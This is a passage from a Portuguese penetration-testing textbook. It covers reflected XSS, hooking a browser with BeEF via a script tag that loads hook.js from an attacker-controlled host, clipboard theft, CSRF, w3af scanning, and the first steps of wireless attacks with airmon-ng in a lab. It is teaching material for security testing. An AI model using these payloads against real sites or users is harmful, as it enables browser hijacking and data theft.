Como estamos em um sistema Windows, não podemos usar `wget` a partir da linha de comando para obter um shell interativo, porém podemos usar diversos métodos diferentes para fazer isso. No capítulo 8, usamos o TFTP para transferir um shell de nosso sistema Kali para o alvo Windows XP. O Windows 7 não tem um cliente TFTP instalado por padrão, porém, no Windows 7, temos uma linguagem de scripting eficaz chamada *Powershell*, que pode ser usada para tarefas como efetuar o download e executar um arquivo.

NOTA Um estudo do Powershell está fora do escopo deste livro, mas ele é muito útil para a pós-exploração de falhas nos sistemas operacionais Windows mais recentes. Uma boa referência pode ser encontrada em: *http://www.darkoperator.com/powershellbasics/*.

Cross-site Scripting

Talvez a vulnerabilidade de segurança de aplicações web mais comum e mais discutida seja o XSS (Cross-site Scripting). Quando esse tipo de vulnerabilidade está presente, os invasores podem injetar scripts maliciosos em um site inócuo, para serem executados no navegador do usuário.

Os ataques XSS normalmente dividem-se em duas categorias: armazenados (stored) e refletidos (reflected). Os ataques de XSS armazenado são armazenados no servidor e executados sempre que um usuário acessar a página em que o script estiver armazenado. Fóruns de usuários, avaliações e outros locais em que os usuários podem salvar dados apresentados a outros usuários são lugares ideais para esse tipo de ataque. Os ataques de XSS refletido não ficam armazenados no servidor, mas são criados ao enviar solicitações com o próprio ataque XSS. Os ataques ocorrem quando dados do usuário são incluídos na resposta do servidor, por exemplo, em mensagens de erro ou em resultados de pesquisa.

Os ataques de XSS refletido dependem de um usuário enviar uma solicitação com o ataque XSS incluído, portanto é provável que haja também algum tipo de componente de engenharia social no ataque. Com efeito, usar o XSS pode aumentar o sucesso de um ataque de engenharia social, pois você pode compor um URL que seja parte de um site de verdade – um site que o usuário conheça e em que ele confie – e usar o XSS, por exemplo, para redirecionar o usuário a uma página maliciosa. Como em outros ataques discutidos neste capítulo, os ataques XSS contam com a falta de sanitização dos dados de entrada dos usuários, o que nos permite criar e executar um script malicioso.

Verificando a existência de uma vulnerabilidade de XSS refletido

Devemos verificar qualquer dado de entrada do usuário à procura de vulnerabilidades de XSS. Descobriremos que nossa aplicação apresenta uma vulnerabilidade de XSS refletido na funcionalidade de pesquisa. Experimente procurar o título *xss* na caixa Books Search (Pesquisar livros), como mostrado na figura 14.20.




Figura 14.20 – Função de pesquisa.

Como mostrado na figura 14.21, a página dos resultados da pesquisa exibe os dados de entrada originais do usuário como parte dos resultados. Se a entrada do usuário não for adequadamente sanitizada, esse será um local em que poderemos usar o XSS.

Figure 14.21 – Página de resultados da pesquisa.

O primeiro teste XSS típico que devemos tentar executar é o de uma caixa de alerta JavaScript. O código a seguir tenta inserir um alerta JavaScript com o texto *xss*. Se a entrada do usuário não for adequadamente filtrada, o script será executado como parte da página de resultados da pesquisa.

```
<script>alert('xss');</script>
```

Em alguns casos, o navegador do usuário irá bloquear automaticamente os ataques óbvios de XSS como esse, e o Iceweasel é um desses navegadores. Mude para o alvo Windows 7 e use o Internet Explorer. Como mostrado na figura 14.22, o script que gera o pop-up de alerta é executado.

Após ter determinado que o XSS refletido está presente, podemos tentar tirar proveito dele para atacar os usuários. Ataques comuns incluem roubo de cookies de sessão para enviar a um site controlado por um invasor ou a inserção de um frame (uma maneira de dividir uma página HTML em segmentos diferentes) para solicitar as credenciais de login a um usuário. Um usuário pode achar que o frame faz parte da página original e fornecer suas credenciais, que são então enviadas para fora do site, para o invasor.

Figure 14.22 – Pop-up XSS.

Tirando proveito do XSS com o Browser Exploitation Framework

Os problemas de XSS tendem a ser menosprezados. Afinal de contas, quanto de prejuízo uma caixa de alerta contendo "XSS" pode causar? Uma boa ferramenta para tirar vantagem de problemas de XSS e revelar seu verdadeiro potencial de ataque é o BeEF (Browser Exploitation Framework). Ao usar o BeEF, podemos "fisgar" (hook) um navegador, enganando o usuário de modo que ele navegue até o nosso servidor BeEF ou, melhor ainda, usar o hook JavaScript do BeEF como payload na presença de uma vulnerabilidade de XSS, como a que discutimos anteriormente.

Agora vá para o diretório */usr/share/beef-xss* e execute **./beef**, como mostrado na listagem 14.3. Esse comando iniciará o servidor BeEF, incluindo a interface web e o hook de ataque.

Listagem 14.3 – Iniciando o BeEF

```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[11:53:26][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[11:53:26][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
--trecho omitido--
[11:53:27][+] running on network interface: 192.168.20.9
[11:53:27]    |   Hook URL: http://192.168.20.9:3000/hook.js
[11:53:27]    |_  UI URL:   http://192.168.20.9:3000/ui/panel
[11:53:27][*] RESTful API key: 1c3e8f2c8edd075d09156ee0080fa540a707facf
[11:53:27][*] HTTP Proxy: http://127.0.0.1:6789
[11:53:27][*] BeEF server started (press control+c to stop)
```

Agora no Kali, vá para *http://192.168.20.9:3000/ui/panel* para acessar a interface web do BeEF. Uma tela de login como a que está sendo mostrada na figura 14.23 será apresentada.

Figura 14.23 – Página de login do BeEF.

As credenciais default do BeEF são *beef:beef*. Após inseri-las no diálogo de login, você verá a interface web (Figura 14.24).




Figura 14.24 – Interface web do BeEF.

No momento, não há nenhum navegador fisgado (hooked) pelo BeEF, portanto precisamos enganar alguém para que essa pessoa carregue e execute o script *hook.js* malicioso do BeEF. Vamos retornar à nossa vulnerabilidade de XSS na

caixa Book Search (Pesquisar Livros). Desta vez, no lugar de usar um diálogo de alerta, vamos tirar proveito do problema a fim de carregar o *hook.js* do BeEF no navegador do alvo. A partir do navegador Internet Explorer no Windows 7, digite **`"<script src=http://192.168.20.9:3000/hook.js></script>"`** na caixa Book Search e clique em **Go**. Desta vez, não haverá nenhuma caixa de alerta ou qualquer indício ao usuário sugerindo que algo está errado, porém, ao retornar ao BeEF, você deverá ver o endereço IP da instalação Windows 7 na lista Online Browsers (Navegadores online) do lado esquerdo da tela, como mostrado na figura 14.25.




Figura 14.25 – Um navegador fisgado.

No painel de detalhes, com o endereço IP do Windows 7 selecionado no BeEF, você pode ver os detalhes sobre o navegador fisgado, bem como do sistema subjacente, como versões e softwares instalados. Na parte superior do painel, há abas adicionais, como Logs e Commands (Comandos). Clique em **Commands** para ver os módulos adicionais do BeEF que podem ser executados no navegador fisgado.

Por exemplo, como mostrado na figura 14.26, acesse **Browser ▸ Hooked Domain ▸ Create Alert Dialog** (Navegador ▸ Domínio fisgado ▸ Criar diálogo de alerta). À direita da tela, há uma opção para alterar o texto de alerta. Quando tiver concluído, clique em **Execute** (Executar) na parte inferior à direita.




Figura 14.26 – Executando um módulo do BeEF.

Retorne ao navegador do Windows 7. Você deverá ver o diálogo pop-up que está sendo mostrado na figura 14.27.

Figura 14.27 – Gerando um alerta no navegador fisgado.

Outro comando interessante do BeEF permite roubar dados da área de transferência (clipboard) do Windows. No sistema Windows 7, copie um texto para a área de transferência. Agora no BeEF, navegue na árvore de módulos de comandos (Commands Module Tree) para **Host ▸ Get Clipboard** (Host ▸ Obter área de transferência). O texto da área de transferência será exibido no painel de resultados de comandos (Commands Results Pane) à direita, como mostrado na figura 14.28.




Figura 14.28 – Roubando informações da área de transferência (clipboard).

Nesta seção, vimos somente dois exemplos simples de como tirar proveito de um navegador fisgado com o BeEF. Há muito mais coisas que podemos fazer. Por exemplo, podemos usar o navegador do alvo como pivô para começar a coletar informações sobre a rede local usando ping sweeps ou até mesmo scans de porta. Você pode até mesmo integrar o BeEF ao Metasploit. Em seus testes de invasão, o BeEF pode ser usado como parte de ataques de engenharia social. Se for possível descobrir um XSS no servidor web de seu cliente, os resultados de sua campanha poderão ser melhorados ao direcionar os usuários para o site da empresa, em que eles confiam, em vez de direcioná-los a um site de propriedade do invasor.

Cross-site Request Forgery

O cross-site scripting explora a confiança depositada por um usuário em um site, enquanto uma classe semelhante de vulnerabilidade chamada *cross-site request forgery (CSRF)* explora a confiança de um site no navegador do usuário. Considere este cenário: um usuário está logado no site de um banco e tem um cookie de sessão ativo. Naturalmente, o usuário também está navegando em outros sites usando outras abas. O usuário abre um site malicioso que contém um frame ou uma tag de imagem que dispara uma solicitação HTTP ao site do banco com os parâmetros corretos para transferir fundos para outra conta (presumivelmente, a conta do invasor). O site do banco, é claro, faz verificações para saber se o usuário está logado. Ao descobrir que o navegador do usuário tem uma sessão ativa no momento, o site do banco executa o comando que está na solicitação e o invasor rouba o dinheiro do usuário. O usuário, é claro, jamais iniciou a transação – ele simplesmente teve o azar de acessar um site malicioso.

Scanning de aplicações web com o w3af

É difícil automatizar testes com uma ferramenta, particularmente em aplicações personalizadas. Nada se compara a um profissional de testes de aplicações web habilidoso usando um proxy. Apesar disso, diversos scanners comerciais de aplicações web e alguns scanners gratuitos e de código aberto podem automatizar tarefas como varrer o site e pesquisar problemas de segurança conhecidos.

Um scanner de aplicações web de código aberto é o *Web Application Attack and Audit Framework (w3af)*. O w3af é constituído de plugins que executam diferentes tarefas de teste de aplicações web como procurar URLs e parâmetros a serem testados e verificar parâmetros interessantes à procura de vulnerabilidades de injeção de SQL.

Inicie o w3af como mostrado aqui:

```
root@kali:~# w3af
```

A GUI do w3af será iniciada e deverá ter uma aparência semelhante à que está sendo mostrada na figura 14.29. À esquerda da tela, encontram-se os perfis de configuração de scans. Por padrão, você está em um perfil vazio, que permite personalizar totalmente quais plugins w3af serão executados em seu alvo. Diversos perfis pré-configurados também podem ser utilizados. Por exemplo, o

perfil *OWASP_Top10* irá varrer a aplicação com plugins da seção de descoberta (discovery), bem como executará plugins da seção de auditoria (audit) que procuram vulnerabilidades das dez principais categorias de vulnerabilidade do OWASP (Open Web Application Security Project). Digite o URL a ser verificado, como mostrado na figura 14.29, e clique em **Start** (Iniciar) à direita da janela.




Figura 14.29 – Usando o w3af.

À medida que o scan for executado, detalhes serão exibidos na aba **Logs** e os problemas descobertos serão adicionados à aba **Results** (Resultados), como mostrado na figura 14.30.

O w3af descobre a vulnerabilidade de injeção de SQL que exploramos no início deste capítulo, bem como alguns problemas menores que valem a pena ser adicionados ao seu relatório de teste de invasão. Você pode experimentar outros perfis do w3af ou pode criar o seu próprio perfil, personalizando quais plugins serão executados na aplicação. O w3af pode até mesmo executar um scan com credenciais, em que ele terá uma sessão ativa logada junto à aplicação, concedendo-lhe acesso a funcionalidades adicionais em que poderemos descobrir outros problemas.




Figura 14.30 – Resultados do w3af.

Resumo

Neste capítulo, vimos brevemente alguns exemplos de vulnerabilidades comuns de aplicações web em uma aplicação de exemplo criada sem a sanitização de dados de entrada, necessária para atenuar diversos ataques. Nossa aplicação de livraria tem uma vulnerabilidade de injeção de SQL em sua página de detalhes dos livros. Pudemos extrair dados do banco de dados e até mesmo obter um shell de comandos do sistema.

Descobrimos uma vulnerabilidade semelhante de injeção na funcionalidade de login baseada em XML. Pudemos usar uma query que compusemos para passar pela autenticação e fazer login como o primeiro usuário armazenado no arquivo *AuthInfo.xml*. Também fomos capazes de usar a página de newsletter para ver o código-fonte de páginas arbitrárias da aplicação web, incluindo informações de autenticação – o resultado de uma falta de controle de acesso às páginas, bem como de um problema de inclusão de arquivos locais. Pudemos executar comandos no sistema encadeando-os a endereço de email usados na inscrição para recebimento de newsletters, além de gravar a saída dos comandos em um arquivo e,

em seguida, acessá-lo por meio do navegador. Encontramos um exemplo de XSS refletido na funcionalidade de pesquisa. Usamos o BeEF para tirar proveito desse problema de XSS e obter o controle sobre o navegador de um alvo, o que nos deu um ponto de acesso ao sistema. Por fim, demos uma rápida olhada no w3af, que é um scanner de vulnerabilidades web de código aberto.

Testes de aplicações web merecem muito mais discussões do que podemos oferecer neste livro. Todos os problemas abordados neste capítulo são discutidos em detalhes no site *https://www.owasp.org/index.php/Main_Page/* do OWASP, que é um bom ponto de partida para continuar seus estudos sobre segurança de aplicações web. O OWASP também disponibiliza uma aplicação vulnerável, o Webgoat, que utiliza exercícios para proporcionar uma experiência prática aos usuários ao explorar problemas de aplicações web como aqueles presentes neste capítulo, além de outros problemas. Trabalhar com o Webgoat é um ótimo passo seguinte se você quiser aprender mais sobre testes de aplicações web.

Outro aspecto a ser observado é que nossa aplicação é uma aplicação ASP.net executada no Windows. Em sua carreira na área de testes de invasão, você irá ver outros tipos de aplicações como aplicações Apache/PHP/MySQL sendo executadas em Linux ou uma aplicação web Java. Você também poderá se ver testando aplicações que usem APIs como REST e SOAP para transferir dados. Embora os problemas subjacentes causados pela falta de sanitização dos dados de entrada possam ocorrer em qualquer plataforma, os erros particulares de codificação e a sintaxe para explorá-los podem variar. Não se esqueça de se familiarizar com diferentes tipos de aplicações à medida que continuar seus estudos sobre segurança de aplicações web.

CAPÍTULO 15

Ataques wireless

Neste capítulo, daremos uma rápida olhada em segurança wireless. Até agora, vimos diversas maneiras de abrir uma brecha no perímetro de segurança. Porém a segurança de aplicações web, os firewalls, os treinamentos para conscientização de segurança e assim por diante não podem fazer nada para proteger uma rede interna se houver um invasor sentado em um banco em frente ao prédio da empresa-alvo e ela disponibilizar um acesso wireless a essa rede, com uma criptografia fraca.

Instalação

Para os exemplos deste capítulo, usarei um roteador wireless Linksys WRT54G2, porém qualquer roteador que suporte criptografia WEP e WPA2 servirá. Por padrão, meu roteador Linksys tem uma interface de administração web em *http://192.168.20.1*, como mostrado na figura 15.1. O nome do usuário e a senha default para o roteador correspondem a *admin:admin*. As credenciais default variam de dispositivo para dispositivo, porém, em testes de invasão, é comum encontrar equipamentos roteadores que ainda utilizam as credenciais default – uma falha que poderá permitir aos invasores obter controle de administrador sobre os roteadores.

NOTA Não iremos discutir ataques a dispositivos de rede neste livro, porém dê uma olhada nas interfaces de administração de qualquer equipamento de rede que você tiver. O acesso dos invasores aos dispositivos de rede das empresas pode causar danos significativos e não deve ser menosprezado.

Usarei também um adaptador wireless USB AWUS036H da Alfa Networks. Esse adaptador, e os modelos USB similares da Alfa, são ideais para avaliação de segurança wireless, particularmente quando trabalhamos com máquinas virtuais. O VMware não possui drivers para placas wireless, porém é capaz de usar a interface via USB, permitindo utilizar os drivers wireless incluídos no Kali Linux a partir

de uma máquina virtual. O uso de um adaptador wireless USB permitirá efetuar a avaliação de redes wireless a partir de nossa máquina virtual.




Figura 15.1 – Interface web do Linksys WRT54G2.

Visualizando as interfaces wireless disponíveis

Após conectar o adaptador wireless Alfa à máquina virtual Kali, digite **`iwconfig`** para ver as interfaces wireless disponíveis em sua máquina virtual. Observe que, em meu caso, o adaptador Alfa está conectado como `wlan0` ❶, conforme mostrado na listagem 15.1.

Listagem 15.1 – Interfaces wireless do Kali Linux

```
root@kali:~# iwconfig
wlan0❶    IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Scan para descobrir pontos de acesso

Agora podemos fazer um scan para procurar pontos de acesso nas proximidades. O comando `iwlist wlan0 scan` fará o scan à procura de pontos de acesso próximos usando a interface `wlan0`, como mostrado na listagem 15.2.

Listagem 15.2 – Efetuando um scanning à procura de pontos de acesso wireless nas proximidades

```
root@kali:~# iwlist wlan0 scan
  Cell 02 - Address: 00:23:69:F5:B4:2B❶
                    Channel:6❷
                    Frequency:2.437 GHz (Channel 6)
                    Quality=47/70  Signal level=-63 dBm
                    Encryption key:off❸
                    ESSID:"linksys"❹
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 14 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
--trecho omitido--
```

A partir desse scan inicial, coletamos quase todas as informações necessárias para atacar a estação-base, como você verá posteriormente neste capítulo. Temos o seu endereço MAC ❶, o canal em que a transmissão está sendo feita ❷, ficamos sabendo que a criptografia não está sendo usada no momento ❸ e temos o seu SSID ❹.

Modo monitor

Antes de prosseguir, vamos colocar nosso adaptador Alfa em *modo monitor*. De forma muito semelhante ao modo promíscuo do Wireshark, o modo monitor permite ver tráfego wireless adicional sobre o tráfego destinado ao nosso adaptador wireless. Usaremos o script *Airmon-ng*, que faz parte do pacote de avaliação wireless Aircrack-ng, para colocar o adaptador Alfa em modo monitor. Inicialmente, certifique-se de que nenhum processo em execução vá interferir no modo monitor digitando **`airmon-ng check`**, como mostrado na listagem 15.3.

Listagem 15.3 – Verificando se há processos que irão interferir

```
root@kali:~# airmon-ng check
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2714    NetworkManager
5664    wpa_supplicant
```

Como você pode ver, o Airmon descobriu dois processos em execução que poderão interferir. Conforme o seu adaptador wireless e seus drivers, você poderá ou não se deparar com algum problema se esses programas não forem encerrados. O adaptador que estamos usando não deve apresentar problemas, porém alguns adaptadores USB wireless terão. Para matar de uma só vez todos os processos que possam interferir, digite **`airmon-ng check kill`**, como mostrado na listagem 15.4.

Listagem 15.4 – Matando os processos que possam interferir

```
root@kali:~# airmon-ng check kill
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2714    NetworkManager
5664    wpa_supplicant
Killing all those processes...
```

Agora digite **`airmon-ng start wlan0`** para mudar a interface wireless para o modo monitor, como mostrado na listagem 15.5. Isso nos permitirá capturar pacotes que não tenham sido destinados a nós. O Airmon-ng cria a interface wireless `mon0` ❶.

Listagem 15.5 – Colocando o adaptador Alfa em modo monitor

```
root@kali:~# airmon-ng start wlan0
Interface    Chipset             Driver
wlan0        Realtek RTL8187L    rtl8187 - [phy0]
             (monitor mode enabled on mon0) ❶
```

